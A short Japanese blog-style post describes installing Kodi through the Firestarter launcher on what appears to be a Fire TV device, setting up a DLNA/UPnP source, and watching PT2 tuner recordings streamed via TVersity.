
・kodiはFirestarterからインストールできる。


・kodiを適当に設定する。
→DLNAならVideoでAddするときにUPnPデバイスを追加する。
・気持ち的にADBはオフにしておく。
→「不明なソースからの…」は今後のアップデートに必要なのでONかな。
これでとりあえずホームボタンでFirestarterと普通のホームが切り替わるようになったしkodiも入った。
さてと、これでTVersity経由でPT2の録画データを・・・
お!表示はいい感じ!日付降順になってる!
